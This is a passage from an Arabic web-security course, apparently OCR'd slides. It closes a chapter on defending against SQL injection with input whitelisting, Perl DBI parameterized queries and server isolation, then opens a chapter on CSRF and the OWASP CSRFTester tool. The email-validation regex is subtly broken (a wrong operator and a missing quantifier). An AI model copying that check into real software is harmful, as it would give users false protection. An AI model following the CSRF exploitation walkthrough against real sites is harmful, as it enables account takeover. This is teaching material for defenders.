- غالبًا ما تكون شفرتك البرمجية مصممة لتقوم بعملية الاستعلام السابقة لتعيد البيانات فقط في حال تطابق الـ userid مع المستخدم الصحيح. ولكنّ حقنة الـ SQL تجعل عملية الاستعلام تقوم دومًا بإرجاع البيانات.
- النقطة ليست في سلوكٍ معيّن لأيّ حقنة SQL الشيء الأكثر أهمّية من هذا كلّه هو القاعدة العامّة لجميع حقن SQL محاولة لتخمين كيفية حذف جزء معيّن من عملية استعلام، وإضافة جزءٍ آخر إليها لم تكن تتوقعه. هذا هو توقيع جميع هجمات حقن SQL وهذه هي طريقة محاربتها.

الحماية من الثغرة (تكمله...)

- الخطوة الثانية: اعثر على مدخلاتك
- أفضل طريقة لتعقّب جميع نقط إدخال حقن SQL الممكنة في شفرتك البرمجية ليس عبر النظر إلى حقول إدخال HTML. بالطبع يمكنك العثور على العديد من الثغرات الممكنة هناك، ولكن هناك طرقٌ أخرى يمكن من خلالها للمستخدم أن يقوم بإدخال البيانات، مثل عنوان الويب URL، أو عبر واحدةٍ من واجهات AJAX الخاصّة بك.
- أفضل مكان للبحث فيه عن الثغرات هو الشيء الذي يريد المخترقون اختراقه بنفسه; جملة استعلام SQL بنفسها. على الأغلب، فإنّك تقوم بتنفيذ جميع عمليات الاستعلام عن طريق الأمر الأساسي نفسه، وربّما أمران آخران أو أكثر قليلًا. فقط ابحث عن هذه الأوامر في شفرتك البرمجية وستجد جميع الثغرات الممكنة بشكلٍ سريع. كمثال، إذا كانت شفرتك البرمجية مكتوبة بـPerl، فإنّ جميع عمليات استعلام SQL الخاصّة بك ستبدو هكذا:

```
$result = mysql_query($sql)
```

الحماية من الثغرة (تكمله...)

- في تلك الحالة، يمكنك العثور بسرعة على جميع الثغرات الممكنة بواسطة سطر الأوامر، عبر استخدام أمر شبيه بالتالي:

```
$ grep -R mysql_query *
```

- الخطوة الثالثة: نظف مدخلاتك
- هناك العديد من التقنيات التي يستخدمها الناس لمنع هجمات حقن SQL، ولكن خطّ دفاعك الأمامي يجب أن يكون تنظيف جميع مُدخلات المستخدم من أيّ شفرة خبيثة مشبوهة. يجب ألّا تعتقد بتاتًا أنّ المستخدم سيقوم بإدخال البيانات بالطريقة التي تريدها. في الواقع، يجب عليك أن تفترض العكس - أنّهم سيقومون بإدخال الشفرات الخبيثة في كلّ مكانٍ ممكن في موقعك.
- تنظيف المُدخلات يعني أنّه يجب اختبار جميع مُدخلات المستخدم للتأكّد من أنّها تحتوي فقط مُدخلات آمنة، مُدخلات لا يمكن استخدامها بتاتًا في شنّ هجوم.

الحماية من الثغرة (تكمله...)

- المُدخلات التي سيتم إدخالها من طرف المستخدم إلى خادوم SQL الخاصّ بك ستكون على شكلَين:
- كرقم، مثل 2097.
- كسلسلة string، مثل اسم المستخدم، كلمة المرور أو البريد الإلكتروني.
- تتوقّع شفرتك البرمجية دومًا مُدخَلًا واحدًا من هذين الشكلين. في الأمثلة التي ذكرناها ببداية هذا المقال، كان المثال الأوّل عبارة عن سلسلة نصّية، وكان المثال الثاني عبارةً عن رقم.
- هناك أيضًا طريقتان لتنظيف البيانات: طريقة جيدة وطريقة سيئة. الطريقة السيئة هي التحقق من وجود حقن SQL الممكنة. السبب في كونها سيئة هو لأنّ عدد حقن SQL الممكن كبير جدًا، و"إبداع" المهاجمين واسع كذلك. الطريقة الجيّدة هي تنظيف البيانات للتعرّف على ما يبدو شكل الإدخال الصحيح عليه، وتجاهل كلّ شيء لا يتوافق مع شكل ذلك الإدخال الصحيح.

الحماية من الثغرة (تكمله...)

- البيانات الرقمية هي الأسهل للتنظيف، لذا سنقوم بتغطية هذا أوّلًا. يمكن للرقم أن يحتوي على إشارة سالبة على يساره، أو أن يكون متبوعا بأرقام أخرى، وربّما يحتوي على فاصلة عشرية. هذا كلّ ما يمكن للبيانات الرقمية أن تبدو عليه، في Perl، ستبدو الشفرة التي تتحقق من البيانات الرقمية كالتالي:

```
if($numericaluserinput !~ /^-?[0-9.]+$/) {
  # البيانات المُدخلة ليست رقمًا
}
```

- من الصعب تخيّل أيّ حقنة خبيثة يمكنها أن تتخطى ما سبق.
- تنظيف المُدخلات النصّية أكثر صعوبة، لأنّه هناك العديد من الطرق لمحاولة إدخالها. يمكن للمهاجم أن يستخدم إشارات الاقتباس وغيرها بطرق "إبداعية" للقيام بالهجمات. في الواقع، محاولة إنشاء قائمة سوداء للحروف المُدخلة هو أمرٌ سيّء، لأنّه من السهل نسيان شيء مهم مثلًا.

الحماية من الثغرة (تكمله...)

- هناك طريقة أفضل، كما قمنا مع البيانات الرقمية، وهي تقييد مُدخلات المستخدم إلى قائمة بيضاء من الحروف فقط. كمثال، عناوين البريد الإلكتروني لا يجب أن تحتوي على شيء سوى الأرقام والحروف العادية وبعض الإشارات مثل @ و _ وعدا ذلك، يجب منع كلّ الحروف الأخرى. في لغة Perl، ستبدو الشفرة كالتالي:

```
if($useremail ~= /^[0-9a-zA-Z\-_+.\@]$/) {
    # the user's email address is unacceptable
}
```

- يمكن العثور على قوائم بيضاء للأنواع الأخرى من المُدخلات كذلك مثل اسم المستخدم وكلمة المرور.. إلخ.
- قد تكون القوائم البيضاء مصدر إزعاج لبعض المستخدمين. فربّما يكون هناك رموز معيّنة في بعض مربّعات الإدخال تكون غير مقبولة من طرفها مثلًا، ولكنّك بالطبع حرّ لتقوم بتعديل القوائم البيضاء حسب حاجتك، ولكن لا تنسى أن تقوم ببحث عن الرموز والمحارف التي تريد تمكينها للتأكّد من أنّه لا يمكن استخدامها في حقن SQL، فعندما تختار بين حماية الموقع وراحة المستخدم، حماية الموقع تأتي أوّلًا.

الحماية من الثغرة (تكمله...)

- تنظيف المُدخلات بواسطة القوائم البيضاء جيّد لأنّه سهل. إذا كنتَ مُدركًا بشكل صحيح للرموز والمحارف التي تقوم بتمكينها، فحينها سيكون هذا الحلّ كافيًا للتخليص من هجمات حقن SQL
- الخطوة الرابعة: قبول المدخلات الخطيرة
- لا تنخدع بالعنوان! سنتحدّث فقط عن أهمّية عدم قبول المُدخلات الخطيرة.
- صحيحٌ أنّ القوائم البيضاء شديدة التقييد جيّدة من أجل الحماية في حال ما إذا كان تطبيقك يستطيع أن يتوافق مع تلك التقييدات على المستخدمين. ولكن في بعض الحالات، قد يكون من المهمّ لنموذجك الربحي الخاصّ بالتطبيق ألّا تقوم بفرض أيّ تقييدات على مُدخلات المستخدمين.

الحماية من الثغرة (تكمله...)

- في هذه الحالة، غالبًا ما تكون لغة البرمجة التي تستعملها في تطبيقك تحوي على مكتباتٍ تساعدك في تنظيف مُدخلات المستخدمين من الشفرات الخبيثة. كمثال، مكتبة Perl DBI تحوي طُرقًا متعددة لمنع مُدخلات المستخدمين من التعامل مع استعلام SQL بخارج المنطقة المخصصة لها:

```
$sql = "INSERT INTO user (username, email) VALUES (?, ?)";
$handle = $dbh->prepare( $sql );
$handle->execute( $untrustedusername, $untrustedemail);
```

- في المثال السابق، تمّ استخدام إشارة ؟ كعناصر نائبة placeholders تقوم مكتبة Perl DBI باستبدال هذه الإشارات بالمتغيّرات الغير موثوقة والتي تمّ إدخالها من طرف المستخدم. ولكن أثناء القيام بهذا، تقوم مكتبة DBI بتقييد هذه المتغيرات وتجعلها تتعامل ف قط مع الحقول المخصصة لها بجدول قاعدة البيانات.

الحماية من الثغرة (تكمله...)

- هناك مكتبات مشابهة باللغات البرمجية الأخرى، إمّا لتقييد مُدخلات المستخدم، أو لتجاهل البيانات في حال حاولت التعامل مع خارج الحقل المخصص لها.
- ميّزة هذه التقنية هي أنّك قادرٌ على إعطاء ثقتك بالأشخاص المطورين لتلك المكتبات، حيث أنّهم سيقومون بتطويرها، والحفاظ عليها بعيدة عن الثغرات الأمنية والمشاكل الخطيرة. ولكن عيب هذه التقنية هي أنّها أقل قابلية للقراءة البشرية، وهكذا ربّما تنسى استخدام المكتبة الصحيحة لحماية بعض من عمليات استعلام SQL الخاصّة بك.
- الخطوة الخامسة: خفف ضرر الهجمات الناجحة
- اعتمادًا على ماهيّة نموذج الأعمال الذي تقوم به بموقعك، فربّما تودّ القيام بإنشاء خطٍّ أخير للدفاع، شيء مستقل تمامًا عن مطوري تطبيقك. فبعد كلّ شيء، ربّما يستخدم واحدٌ منهم القوائم البيضاء الخاطئة في مكان ما، أو فشل باستخدام المكتبة الصحيحة لتنظيف المُدخلات.

الحماية من الثغرة (تكمله...)

- ثغرة واحدة فقط من هذا النوع قد تسبب في تحويل موقعك بأكمله إلى موقع قابل للاختراق عبر هجمات SQL
- أولًا، يجب عليك أن تفترض أنّ المهاجمين نجحوا باختراق دفاعاتك ضدّ حقن SQL، وأنّهم حصلوا على الصلاحيات الكاملة لإدارة خادومك. إنهم يملكون الآلة الآن بالكامل، على الرغم من أنّك من يهتم بصيانتها وتطويرها.
- لتجنّب ذلك السقوط المروع، يجب على الخادوم نفسه أن يكون مضبوطًا داخل بيئة معزولة عن الشبكة، حيث يكون مستخدم الجذر على النظام غير قادر على الرؤية أو الوصول إلى أيّ أجزاء أخرى موجودة على خادومك. هذا النوع من الدفاع يدعى DMZ، وهو رائع للغاية.

الحماية من الثغرة (تكمله...)

- مهما كانت الطريقة التي تستخدمها لتأمين خادومك ضدّ مستخدم مهاجم نجح بالدخول بالفعل، فإنّه يجب عليك أن تقوم بإعداد نظام تنبيهات يقوم بإخطار مدراء النظام في حال حصول نشاط معيّن على الخادوم. هذه التنبيهات ستخبرك ما إذا تمّ اختراق التطبيق، وأنّه عليك عمل مراجعة سريع للشفرة البرمجية وللخادوم نفسه. دون هذه التنبيهات، سيكون المهاجم قادرًا على قضاء وقتٍ ممتع في محاولة اختراق الـ DMZ الخاصّ بك دون أن تشعر، وربّما لا تشعر بتاتًا بما يفعله إلى حين أن يسرق جميع البطاقات الائتمانية التي ظننت أنّها كانت معزولة تمامًا عن الخادوم، في بيئةً كنت تظن أنّها منفصلة عن خادومك الرئيسي.

الحماية من الثغرة (تكمله...)

- الخطوة السادسة: وظف محترف حماية
- إذا كنتَ تقوم بإدارة تطبيق ويب دون الاستعانة بخبير حماية، فحينها أنت تسبح بالمياه الخطيرة. وإذا كنت ولسبب ما غير قادر على توظيف خبير حماية وأمان، فإنّه يجب عليك الاستعانة بالقوائم البيضاء لتنظيف مُدخلات المستخدمين إلى حين. من السهل تضمين واستخدام القوائم البيضاء. لا بأس من تقييد تجربة المستخدمين قليلًا في سبيل حماية خادومك والبيانات الثمينة الموجودة عليه. وبمجرّد أن تقوم بتوظيف شخص يفهم في مجال الحماية والأمان، فستكون بعدها قادرًا بشكل أفضل على حماية موقعك من هجمات حقن SQL و XSS وغيرها من الهجمات الخطيرة التي قد تصيب موقعك.

تم بحمد الله انتهاء الفصل الثالث

الفصل الرابع
ثغرة ال CSRF

المؤلف

د.م/ أحمد هاشم الفقي

استشارى أمن المعلومات و التحول الرقمي

Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال CSRF

- سنتعرف فى هذا الفصل على ثغرة CSRF وكيفية اكتشافها و استغلالها
- ما هى ثغرة CSRF
- هي اختصار ل Cross-Site Request Forgery
- وهى معروفة بعدة اسماء اخرى مثل:

XSRF

Sea Surf

Session Riding

Hostile Linking


One-Click attack

- ويمكن ان تصنف انها من عائلة ثغرات XSS

ثغرة ال CSRF (تكمله...)


- تقوم هذه الثغرة بإجبار المستخدم على فعل وظيفة غير مرغوب فيها مثلا كإضافة ادمن جديد او تغيير الباسورد بدون علم المستخدم.
- خطورة الثغرة :
- هى ثغرة خطيرة بالتأكيد
- لأنها قد تؤدى الى اختراق الموقع بالكامل
- متطلبات الثغرة :
- تعتمد بشكل او بأخر على الهندسة الإجتماعية لأنها تتطلب ارسال الرابط الى الضحية الرابط عبارة عن صفحة ويب بها اكواد خاصة من الموقع المصاب تقوم بإضافة ادمن او تغيير وظيفة فى الموقع او في عمليات الشراء والبيع أوتغيير الإيميل اي أنها لها استخدمات واسعة وخطورتها كبيرة

ثغرة ال CSRF (تكمله...)




ثغرة ال CSRF (تكمله...)

- OWASP CSRFTester
- هذا هو برنامج CSRF شبه الأوتوماتيكي الذي أطلقته OWASP، والذي يوفر العملية الأكثر تعقيدًا وبناء التعليمات البرمجية لـ CSRF فيما يلي لقطة شاشة للبرنامج



ثغرة ال CSRF (تكمله...)




هذا البرنامج مكتوب بلغة جافا ، لذلك تحتاج إلى تثبيت بيئة جافا قبل تشغيل البرنامج. تخبرنا نافذة cmd أن البرنامج يستمع على المنفذ 8008 في الوقت الحالي. هذه هي المقدمة العامة للبرنامج.

ثغرة ال CSRF (تكمله...)

- هنا اخترت "نظام محطة المدرسة الابتدائية المركزية "XYCMS

ثغرة ال CSRF (تكمله...)

